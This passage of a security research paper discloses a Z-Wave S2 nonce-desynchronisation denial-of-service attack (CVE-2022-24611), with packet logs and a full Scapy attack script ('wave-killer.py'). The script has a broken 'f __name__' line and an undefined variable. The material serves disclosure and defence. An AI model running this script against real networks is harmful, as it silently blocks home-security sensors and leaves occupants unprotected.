19	04.09.2006	05:59:49.475	40Kbit/s	81	1	75	001	015	E1 7E 32 9C	Singlecast	S2 Nonce Report	E1 7E 32 9C 01 41 04 1E 0F 9F 02 4F 01 6B F8 9D 24 BA

Figure 5: S2 Nonce desync attack 1

A S2 device, here NodeID 15 and 17, which is trying to send a event message, e.g. opening the window, cannot deliver its message anymore, as the gateway cannot decrypt the payload and therefore sends a NonceReport (figure 6, "Line No" 31) to resynchronize the device. As described before this can only happen when the gateway is not blocked by another device requesting a S0 Nonce from it. It is important to note that this attack therefore relies on the possibility to request S0 NonceGet messages from the gateway, even though the spoofed NodeID has been included as S2 and not S0.



25	04.09.2006	05:59:49.879	100KBit/s	81	0	40	001	015	E1 7E 32 9C	Singlecast	S2 Nonce Report
26	04.09.2006	05:59:49.907	100KBit/s	81	0	29	001	015	E1 7E 32 9C	Singlecast	S2 Nonce Report
27	04.09.2006	05:59:49.940	40Kbit/s	81	1	30	001	015	E1 7E 32 9C	Singlecast	S2 Nonce Report
28	04.09.2006	05:59:49.976	40Kbit/s	79	1	34	001	015	E1 7E 32 9C	Explorer Nor	S2 Nonce Report
29	04.09.2006	06:00:39.085	100KBit/s	80	0	49113	015	001	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
30	04.09.2006	06:00:39.092	100KBit/s	81	0	10	001	015	E1 7E 32 9C	Ack	
31	04.09.2006	06:00:39.150	100KBit/s	81	0	56	001	015	E1 7E 32 9C	Singlecast	S2 Nonce Report
32	04.09.2006	06:00:39.156	100KBit/s	80	0	9	015	001	E1 7E 32 9C	Ack	
33	04.09.2006	06:00:39.191	100KBit/s	80	0	29	015	001	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
34	04.09.2006	06:00:39.196	100KBit/s	81	0	11	001	015	E1 7E 32 9C	Ack	
35	04.09.2006	06:00:39.264	100KBit/s	81	0	65	001	015	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
36	04.09.2006	06:00:39.271	100KBit/s	80	0	9	015	001	E1 7E 32 9C	Ack	
37	04.09.2006	06:00:39.864	100KBit/s	80	0	590	015	001	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
38	04.09.2006	06:00:39.871	100KBit/s	81	0	10	001	015	E1 7E 32 9C	Ack	
39	04.09.2006	06:00:39.934	100KBit/s	81	0	61	001	015	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
40	04.09.2006	06:00:39.941	100KBit/s	80	0	9	015	001	E1 7E 32 9C	Ack	
41	04.09.2006	06:01:38.567	100KBit/s	70	0	58622	017	001	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
42	04.09.2006	06:01:38.574	100KBit/s	80	0	10	001	017	E1 7E 32 9C	Ack	
43	04.09.2006	06:01:38.630	100KBit/s	80	0	54	001	017	E1 7E 32 9C	Singlecast	S2 Nonce Report
44	04.09.2006	06:01:38.638	100KBit/s	71	0	9	017	001	E1 7E 32 9C	Ack	
45	04.09.2006	06:01:38.672	100KBit/s	71	0	29	017	001	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
46	04.09.2006	06:01:38.677	100KBit/s	80	0	12	001	017	E1 7E 32 9C	Ack	
47	04.09.2006	06:01:38.744	100KBit/s	80	0	64	001	017	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
48	04.09.2006	06:01:38.751	100KBit/s	71	0	9	017	001	E1 7E 32 9C	Ack	
49	04.09.2006	06:01:39.696	100KBit/s	71	0	943	017	001	E1 7E 32 9C	Singlecast	S2 Message Encapsulation

Figure 6: S2 Nonce desync attack 2

6 Attack verification / proof of concept

To reproduce / showcase the prior mentioned attack details, an attack scenario was specified, which is depicted in figure 7. In this scenario the door/window contact with the assigned NodeID 14 has been included into the network and was deliberately deactivated afterwards to simulate a failed device, e.g. due to a hardware fault or an empty battery.



Target network
Ring Gateway
Ring Device Type: Motion Detector Name: MD Study Room: „study" NodeID: 16 Status: online
Ring Device Type: Motion Detector Name: MD Livingroom Room: „living room" NodeID: 17 Status: online
Ring Device Type: Door/Window Contact Name: Window Study Room: „study" NodeID: 14 Status: absent/offline
Ring Device Type: Door/Window Contact Name: Window Living Room Room: „living room" NodeID: 15 Status: online

Figure 7: Target network (here with HomeID E17E329C) scenario of the attack

6.1 Blocking the network

With a failed NodeID at hand the actual attack can be started. To do so, the programm in listing 3 has been used to send a S0 NonceGet request every second for the duration of 100 seconds. After the first S0 NonceGet request all possible S2 devices are spoofed to request a new S2 nonce, effectively desynchonizing any S2 devices with the gateway as described before. This is also depicted in figure 9, here only for the devices in the range from 6-20, as no other NodeIDs have been assigned by the controller. In figure 10 the effect of the desynchronization is directly visible, as no new events are being processed by the gateway. A full log of this behaviour can be found in figure 8 where the S2 device with NodeID 17 continuously tries to resend the message encapsulation packet to no avail.

Once running the attack will continuously send S0 NonceGet requests each second and, depending on the configuration, will continue to do so for a maximum amount of n seconds or indefinitely. But even after active sending, the gateway will still be blocked for some time, as it needs to timeout every connection for every NonceGet request in its buffer, as is depicted in figure 11, before normal behaviour (see 12) can be resumed. This also showcases that no visible damage has been done. No service has been killed, even the missed events will at some point be processed. The maximum amount of blocking time tested in this scenario was about half an hour but the data shows that there is seemingly no limit to how long the network can actually be blocked using this method.

Listing 3: S0 NonceGet DoS Scapy Radio snippet

```
def send_security_nonce_get(homeid, source, destination):
    pkt_security_nonce_get = ZWave(homeid=homeid, src=source, ackreq=1, headertype=01, speedmodified=True,
                             routed=False, seqn=0xFF, dst=destination) / ZWaveSecurity() / ZWaveNonceGet()
    send(pkt_security_nonce_get)

def sendDoS(homeid, src, duration=100):
    for x in range(duration):
        send_security_nonce_get(homeid, src, dest)
        #desynch s2 devices at the start but after the first Nonce has been requested.
        if x == 1:
            desyncNodes(homeid, range(6,232), 0x01)
        time.sleep(1)

if __name__ == "__main__":
    sendDoS(0xE17E329C, 14)
```

7 Impact of attack

A denial of service, like the one described here, can be devastating to a Z-Wave network, as in the moment of the attack all network communication comes to a halt. Without some kind of heartbeat monitoring of the network participants, the user most likely will not notice such blockage if not directly monitoring the behaviour of the controller's management interface (usually a smart phone app) while triggering a sensor, like it was done during the proof of concept attack, e.g. triggering a door/window contact or motion detection sensor. As this attack is effectively an advancement of the previous one (see [1]) with the capability to block a Z-Wave network indefinitely, a potential attacker no longer has the limitation of the previously encountered blocking time of approx. 2 minutes. This attack is also not based on a message processing bug like the former attack found in [1], but an inherent design concept issue. It is also worth mentioning that this attack works against pure S2 secured networks like the one tested here, as long as the gateway reacts to S0 nonce requests, although the

NodeID issuing them (the one the attacker uses) has been included as a S2 device (the door/window contact with NodeID 14).

For S0 networks or mixed S2/S0 networks there seems to be no easy solution to solve this from the gateway's side, which is estimated to be the only "easy" way to fix this issue via firmware update. Pure S2 networks should disable S0 support in the gateway or at least leave this as an option for the customer to decide. Another option might be to isolate S0 networks from S2 networks within the gateway which would prevent the mix of S0 and S2 NonceGet requests required for the attack presented here.
Compared to RF[17] jamming this attack only blocks the targeted network, leaving every other Z-Wave network untouched and only requires a minimum amount of packets to be sent for a reliable blocking of the target network. This blocking is also not limited in its duration like other attacks have been before. Compared to the attack described in CVE-2018-19983 our attack works only with included NodeIDs who have failed. This of course increases the requirements for a successful attack but at the same time makes it harder to protect against it. The reason is that it exploits a design concept issue and not an implementation bug as the processing of NonceGet requests from unincluded NodeIDs exploited in CVE-2018-19983.

8 Acknowledgement

We would like to thank Silicon Labs for their cooperation during the evaluation of the Z-Wave vulnerability found, especially Benjamin Thorell. Silicon Labs confirmed the vulnerability, which has been published as CVE under CVE-2022-24611.

References

[1] Noureddine Boucif et al. *Crushing the Wave – new Z-Wave vulnerabilities exposed.* 2020. arXiv: 2001.08497 [cs.CR].


[2] Joseph Hall and B Ramsey. “Breaking bulbs briskly by bogus broadcasts”. In: *ShmooCon, Washington, DC* (2016).

[3] Various. *SDS13783 - Z-Wave Transport-Encapsulation Command Class Specification.* Version 14. Silicon Labs, Inc., July 6, 2020. unpublished, online.

[17] radio frequency

A Appendix

A.1 Full Zniffer log of blocked connections during attack



Line No	Date	Time	Speed	RSSI	Channel	Delta	Source	Destination	Home Id	Data	Application
180	04.09.2006	06:29:28.323	100KBit/s	79	0	15	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
181	04.09.2006	06:29:28.354	40Kbit/s	78	1	26	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
182	04.09.2006	06:29:28.383	40Kbit/s	76	1	30	001	014	E1 7E 32 9C	Explorer Nor	Security Nonce Report
183	04.09.2006	06:29:29.301	40Kbit/s	72	1	921	014	001	E1 7E 32 9C	Singlecast	Security Nonce Get
184	04.09.2006	06:29:29.309	40Kbit/s	45	1	8	000			CRC_ERROR	
185	04.09.2006	06:29:29.317	40Kbit/s	78	1	9	001	014	E1 7E 32 9C	Ack	
186	04.09.2006	06:29:30.341	40Kbit/s	41	1	989	000			CRC_ERROR	
187	04.09.2006	06:29:30.794	100KBit/s	82	0	485	015	001	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
188	04.09.2006	06:29:30.800	100KBit/s	78	0	10	001	015	E1 7E 32 9C	Ack	
189	04.09.2006	06:29:32.300	40Kbit/s	71	1	1498	014	001	E1 7E 32 9C	Singlecast	Security Nonce Get
190	04.09.2006	06:29:32.400	100KBit/s	70	0	98	017	001	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
191	04.09.2006	06:29:32.406	100KBit/s	80	0	10	001	017	E1 7E 32 9C	Ack	
192	04.09.2006	06:29:32.563	100KBit/s	80	0	156	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
193	04.09.2006	06:29:32.606	100KBit/s	80	0	42	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
194	04.09.2006	06:29:32.687	40Kbit/s	78	1	79	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
195	04.09.2006	06:29:32.720	100KBit/s	80	0	36	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
196	04.09.2006	06:29:32.745	100KBit/s	80	0	25	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
197	04.09.2006	06:29:32.809	40Kbit/s	78	1	61	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
198	04.09.2006	06:29:32.841	40Kbit/s	76	1	29	001	014	E1 7E 32 9C	Explorer Nor	Security Nonce Report
199	04.09.2006	06:29:33.304	40Kbit/s	72	1	468	014	001	E1 7E 32 9C	Singlecast	Security Nonce Get
200	04.09.2006	06:29:33.315	40Kbit/s	78	1	12	001	014	E1 7E 32 9C	Ack	
201	04.09.2006	06:29:34.308	40Kbit/s	72	1	992	014	001	E1 7E 32 9C	Singlecast	Security Nonce Get
202	04.09.2006	06:29:34.316	40Kbit/s	72	1	8	000			CRC_ERROR	
203	04.09.2006	06:29:34.324	40Kbit/s	78	1	9	001	014	E1 7E 32 9C	Ack	
204	04.09.2006	06:29:35.312	40Kbit/s	44	1	988	000			CRC_ERROR	
205	04.09.2006	06:29:36.877	100KBit/s	78	0	1564	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
206	04.09.2006	06:29:36.937	100KBit/s	79	0	60	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
207	04.09.2006	06:29:36.965	40Kbit/s	65	1	26	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
208	04.09.2006	06:29:36.999	100KBit/s	80	0	36	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
209	04.09.2006	06:29:37.076	100KBit/s	80	0	78	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
210	04.09.2006	06:29:37.122	40Kbit/s	80	1	43	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
211	04.09.2006	06:29:37.155	40Kbit/s	76	1	30	001	014	E1 7E 32 9C	Explorer Nor	Security Nonce Report
212	04.09.2006	06:29:37.313	40Kbit/s	72	1	163	014	001	E1 7E 32 9C	Singlecast	Security Nonce Get
213	04.09.2006	06:29:37.326	40Kbit/s	77	1	14	001	014	E1 7E 32 9C	Ack	
214	04.09.2006	06:29:38.310	40Kbit/s	72	1	984	014	001	E1 7E 32 9C	Singlecast	Security Nonce Get
215	04.09.2006	06:29:38.322	40Kbit/s	66	1	12	001	014	E1 7E 32 9C	Ack	
216	04.09.2006	06:29:39.314	40Kbit/s	72	1	992	014	001	E1 7E 32 9C	Singlecast	Security Nonce Get
217	04.09.2006	06:29:39.322	40Kbit/s	72	1	8	000			CRC_ERROR	
218	04.09.2006	06:29:39.330	40Kbit/s	69	1	8	001	014	E1 7E 32 9C	Ack	
219	04.09.2006	06:29:40.318	40Kbit/s	42	1	989	000			CRC_ERROR	
220	04.09.2006	06:29:41.186	100KBit/s	80	0	867	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
221	04.09.2006	06:29:41.210	100KBit/s	80	0	25	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
222	04.09.2006	06:29:41.274	40Kbit/s	80	1	61	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
223	04.09.2006	06:29:41.308	100KBit/s	80	0	36	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
224	04.09.2006	06:29:41.350	100KBit/s	80	0	42	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
225	04.09.2006	06:29:41.396	40Kbit/s	80	1	44	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
226	04.09.2006	06:29:41.428	40Kbit/s	77	1	30	001	014	E1 7E 32 9C	Explorer Nor	Security Nonce Report
227	04.09.2006	06:29:41.875	100KBit/s	76	0	450	017	001	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
228	04.09.2006	06:29:41.882	100KBit/s	80	0	9	001	017	E1 7E 32 9C	Ack	


Figure 8: Attack running: full log of blocked S2 device message encapsulation event packets

A.2 wave-killer.py

Listing 4: Full Python 2 code to run the attack


```python
from scapy.all import *
from scapy.layers.ZWave import *
from scapy.modules.gnuradio import *
import time
import Zrypto

def send_s2_nonce_get(homeid, source, destination):
    pkt_s2_nonce_get = ZWave(homeid=homeid, src=source, ackreq=True, seqn=0xF, dst=destination,
                        headertype=01) / ZWaveSecurity2() / ZWaveS2NonceGet(seqn=1)
    send(pkt_s2_nonce_get)

def send_security_nonce_get(homeid, source, destination):
    pkt_security_nonce_get = ZWave(homeid=homeid, src=source, ackreq=1, headertype=01, speedmodified=True,
                        routed=False, seqn=0xFF, dst=destination) / ZWaveSecurity() / ZWaveNonceGet()
    send(pkt_security_nonce_get)

def desyncNodes(homeid, noderange, src):
    for i in noderange:
        send_s2_nonce_get(homeid, i, src)

def sendDoS(homeid, src, duration=100):
    for x in range(duration):
        send_security_nonce_get(homeid, src, dest)
        #desynch s2 devices at the start but after the first Nonce has been requested.
        if x == 1:
            desyncNodes(homeid, range(6,232), 0x01)
        time.sleep(1)

f __name__ == "__main__":
    sendDoS(0xE17E329C, 14)
```

A.3 Additional Zniffer Logs




Line No	Date	Time	Speed	RSSI	Channel	Delta	Source	Destination	Home Id	Data	Application
1	04.09.2006	06:28:38.230	40Kbit/s	42	1	0	000			CRC_ERROR	
2	04.09.2006	06:28:40.204	40Kbit/s	72	1	2000	014	001	E1 7E 32 9C	Singlecast	Security Nonce Get
3	04.09.2006	06:28:40.213	40Kbit/s	72	1	8	006	001	E1 7E 32 9C	Singlecast	S2 Nonce Get
4	04.09.2006	06:28:40.221	40Kbit/s	72	1	8	007	001	E1 7E 32 9C	Singlecast	S2 Nonce Get
5	04.09.2006	06:28:40.229	40Kbit/s	72	1	8	008	001	E1 7E 32 9C	Singlecast	S2 Nonce Get
6	04.09.2006	06:28:40.237	40Kbit/s	72	1	8	009	001	E1 7E 32 9C	Singlecast	S2 Nonce Get
7	04.09.2006	06:28:40.245	40Kbit/s	72	1	8	010	001	E1 7E 32 9C	Singlecast	S2 Nonce Get
8	04.09.2006	06:28:40.253	40Kbit/s	72	1	8	011	001	E1 7E 32 9C	Singlecast	S2 Nonce Get
9	04.09.2006	06:28:40.261	40Kbit/s	72	1	8	012	001	E1 7E 32 9C	Singlecast	S2 Nonce Get
10	04.09.2006	06:28:40.269	40Kbit/s	72	1	8	013	001	E1 7E 32 9C	Singlecast	S2 Nonce Get
11	04.09.2006	06:28:40.277	40Kbit/s	72	1	8	014	001	E1 7E 32 9C	Singlecast	S2 Nonce Get
12	04.09.2006	06:28:40.285	40Kbit/s	72	1	8	015	001	E1 7E 32 9C	Singlecast	S2 Nonce Get
13	04.09.2006	06:28:40.293	40Kbit/s	72	1	8	016	001	E1 7E 32 9C	Singlecast	S2 Nonce Get
14	04.09.2006	06:28:40.301	40Kbit/s	72	1	8	017	001	E1 7E 32 9C	Singlecast	S2 Nonce Get
15	04.09.2006	06:28:40.309	40Kbit/s	72	1	8	018	001	E1 7E 32 9C	Singlecast	S2 Nonce Get
16	04.09.2006	06:28:40.317	40Kbit/s	72	1	8	019	001	E1 7E 32 9C	Singlecast	S2 Nonce Get
17	04.09.2006	06:28:40.328	40Kbit/s	81	1	12	001	014	E1 7E 32 9C	Ack	
18	04.09.2006	06:28:40.337	40Kbit/s	74	1	8	001	014	E1 7E 32 9C	Ack	
19	04.09.2006	06:28:40.345	40Kbit/s	81	1	9	001	015	E1 7E 32 9C	Ack	
20	04.09.2006	06:28:40.357	40Kbit/s	74	1	9	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
21	04.09.2006	06:28:40.438	40Kbit/s	82	1	81	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
22	04.09.2006	06:28:40.466	40Kbit/s	82	1	28	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
23	04.09.2006	06:28:40.496	40Kbit/s	66	1	31	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report

Figure 9: Attack start and desynchronization of possible S2 devices




38	04.09.2006	06:28:45.040	40Kbit/s	80	1	63	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
39	04.09.2006	06:28:45.085	40Kbit/s	80	1	46	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
40	04.09.2006	06:28:45.119	100KBit/s	77	0	36	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
41	04.09.2006	06:28:45.161	100KBit/s	77	0	43	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
42	04.09.2006	06:28:45.190	40Kbit/s	77	1	26	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
43	04.09.2006	06:28:45.221	40Kbit/s	73	1	30	001	014	E1 7E 32 9C	Explorer Nor	Security Nonce Report
44	04.09.2006	06:28:46.130	100KBit/s	77	0	911	015	001	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
45	04.09.2006	06:28:46.137	100KBit/s	77	0	9	001	015	E1 7E 32 9C	Ack	
46	04.09.2006	06:28:46.222	40Kbit/s	71	1	85	014	001	E1 7E 32 9C	Singlecast	Security Nonce Get
47	04.09.2006	06:28:46.233	40Kbit/s	66	1	11	001	014	E1 7E 32 9C	Ack	
48	04.09.2006	06:28:47.226	40Kbit/s	66	1	993	014	001	E1 7E 32 9C	Singlecast	Security Nonce Get
49	04.09.2006	06:28:47.234	40Kbit/s	43	1	7	000			CRC_ERROR	

Figure 10: Attack running: blocked S2 device message encapsulation event packet



Line No	Date	Time	Speed	RSSI	Channel	Delta	Source	Destination	Home Id	Data	Application
8	04.09.2006	06:34:52.149	100KBit/s	80	0	4042	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
9	04.09.2006	06:34:52.192	100KBit/s	80	0	42	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
10	04.09.2006	06:34:52.273	40Kbit/s	80	1	79	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
